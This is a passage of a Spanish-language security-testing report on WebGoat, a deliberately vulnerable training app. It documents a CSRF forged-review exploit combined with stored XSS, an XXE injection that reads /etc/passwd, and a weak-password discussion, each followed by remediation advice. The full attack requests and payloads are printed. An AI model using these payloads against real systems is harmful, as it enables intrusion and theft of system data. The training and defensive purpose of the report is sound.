
2. Al comprobar la respuesta, se detectó que el mensaje indicaba que la petición se estaba realizando desde el mismo host, por lo que la solicitud se canalizó a través de Caido.
3. En *Caido* se modificó el origen de la petición de http://127.0.0.1:8080 a http://127.0.0.1:8081. Tras este cambio la consulta respondió correctamente, dado que la petición aparenta venir de un host diferente. Además, el campo *csrf* se cambió a *True*





B.

1. En el apartado 4 se identificó un formulario para publicar comentarios en la aplicación.
2. Al enviar la petición a través de *Caido* y modificar el host, fue posible publicar


comentarios.








3. Para comprobar la posibilidad de XSS se probó un payload básico con una etiqueta de encabezado: `<h1>Test</h1>` y se obtuvo resultado visible.



4. A continuación se probó con una etiqueta de script para verificar la ejecución: *<script>alert(stored XSS)</script>*




```
POST /WebGoat/csrf/review HTTP/1.1
Host: localhost:8081
Content-Length: 68
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
sec-ch-ua-mobile: ?0
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=daniel
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=F776296A85E9E4D7B7A8757973943A98

reviewText=<script>alert('Stored+XSS')</script>&stars=1&validateReq=2aa14227b9a13d0bede0388a7fba9aa9
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sat, 08 Nov 2025 06:13:11 GMT
Connection: close
Content-Length: 276

{
    "lessonCompleted": true,
    "feedback": "It appears you have submitted correctly from another site. Go reload and see if your post is there.",
    "feedbackArgs": null,
    "output": null,
    "outputArgs": null,
    "assignment": "ForgedReviews",
    "attemptWasMade": true
}
```



Se observó que la carga es persistente: el *alert* se ejecuta cada vez que se recarga la página, lo que confirma almacenamiento del contenido malicioso.

En un escenario de ataque, se podría enviar el enlace malicioso a una víctima y, mediante una página de inicio de sesión falsificada, intentar capturar sus credenciales.

Recomendación :

- Usar tokens de comprobación de solicitudes (anti-CSRF). El servidor genera dos tokens aleatorios: uno se envía como cookie y otro se incluye como campo oculto en el formulario. Ambos deben coincidir al recibir la petición; si falta alguno, la solicitud se rechaza.
- Verificar cabeceras Origin/Referer en peticiones sensibles. Rechazar o bloquear solicitudes cuyos orígenes no correspondan a dominios autorizados.
- Configurar cookies seguras. Marcar cookies como HttpOnly y Secure, y usar SameSite para reducir la posibilidad de envío de cookies desde orígenes cross-site.
- Reautenticación para acciones críticas y límites de privilegio. Solicitar

revalidación de credenciales (o MFA) para operaciones sensibles; asegurar además que la cuenta que realiza la acción tiene los mínimos privilegios necesarios.

- Mitigar XSS complementariamente. Dado que el riesgo combinado CSRF+XSS aumenta el impacto, aplicar validación/filtrado en entrada y codificación de salida para prevenir injection y evitar que contenido malicioso almacenado se ejecute en el navegador.

Referencias:
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

04 - XXE

Esta vulnerabilidad se encuentra en el apartado A5 Security Misconfiguration - XXE - Apartado 4.
Se ha evaluado el apartado relativo a XXE (XML External Entity) de la aplicación web WebGoat y se confirmó la presencia de una vulnerabilidad que permite inyectar entidades externas maliciosas. Mediante esta debilidad es posible extraer información sensible del sistema a través del procesamiento inseguro de entradas XML.
Para facilitar la manipulación de las peticiones y la modificación de cabeceras HTTP durante las pruebas se empleó la herramienta *Caido* como proxy interceptor.
Prueba de concepto :

1. Se inició la prueba interceptando las peticiones con Caido y se envió un comentario básico para observar el flujo y el formato del XML enviado por la aplicación.
2. Se modificó el XML enviado para comprobar si existía vulnerabilidad XXE. Se incluyó una entidad maliciosa básica en el formulario y la aplicación la aceptó.


3. A continuación se probó la extracción de datos sensibles mediante una entidad que referencia un fichero del sistema:

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
Content-Length: 59
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/xml
sec-ch-ua-mobile: ?0
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=daniel
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=F776296A85E9E4D7B7A875973943A98

<?xml version="1.0"?>
<!DOCTYPE author [
<!ENTITY data SYSTEM "file:///etc/passwd">
]>
<comment>
  <text>
&data;  </text>
</comment>
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sat, 08 Nov 2025 06:21:25 GMT
Connection: close
Content-Length: 237

{
    "lessonCompleted": true,
    "feedback": "Congratulations. You have successfully completed the assignment.",
    "feedbackArgs": null,
    "output": null,
    "outputArgs": null,
    "assignment": "SimpleXXE",
    "attemptWasMade": true
}
```



Recomendación :

- Desactivar entidades externas y DTD en los parsers XML cuando no sean

necesarias; si la aplicación no requiere procesamiento de DTD, configurarlos explícitamente como deshabilitados.


- Actualizar y endurecer librerías XML: mantenga las bibliotecas de procesamiento XML actualizadas a versiones soportadas y aplique las configuraciones seguras recomendadas por el proveedor.
- Evitar XML cuando sea posible: use formatos más seguros como JSON para intercambios de datos y evite deserializaciones/XML si no son estrictamente necesarias.
- Validar y sanitizar la entrada del usuario mediante listas blancas antes de pasarla al procesador XML; además, registre y monitorice peticiones XML anómalas para detección temprana.

Referencias:
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

05 - Contraseñas Inseguras

Esta vulnerabilidad se encuentra en el apartado A7 Identity & Authentication Failure - Secure Password - Apartado 4.
La gestión de contraseñas debe implementarse con criterios sólidos. Es necesario definir requisitos mínimos de seguridad para evitar que los usuarios elijan contraseñas triviales.
Por ejemplo, la contraseña *abcabc* podría adivinarse en 27 iteraciones, lo que en un ordenador moderno tomaría aproximadamente 2 segundos.
En cambio, si se combinan números y letras, como en *P3P3T3V1G1l4*, el número de combinaciones a probar se incrementa considerablemente: el tiempo estimado para un

ataque de fuerza bruta sobre esta contraseña sería de aproximadamente 128 años, haciendo que el proceso de obtención por fuerza bruta resulte inviable.



Recomendación :

- Establecer una política de contraseñas seguras que obligue a los usuarios a cumplir con parámetros mínimos de complejidad definidos por la aplicación.
- Requerir una longitud mínima de 8 caracteres para todas las contraseñas.
- Incluir mayúsculas y minúsculas, evitando combinaciones simples o repetitivas.
- Exigir al menos un dígito numérico dentro de la contraseña.

- Requerir un carácter especial (por ejemplo: @, #, $, %) para aumentar la entropía y dificultar ataques de fuerza bruta o diccionario.

Referencias:
https://medium.com/@mrummanhasan/organization-password-policy-a-practical-hardening-guide-9b9079e6532b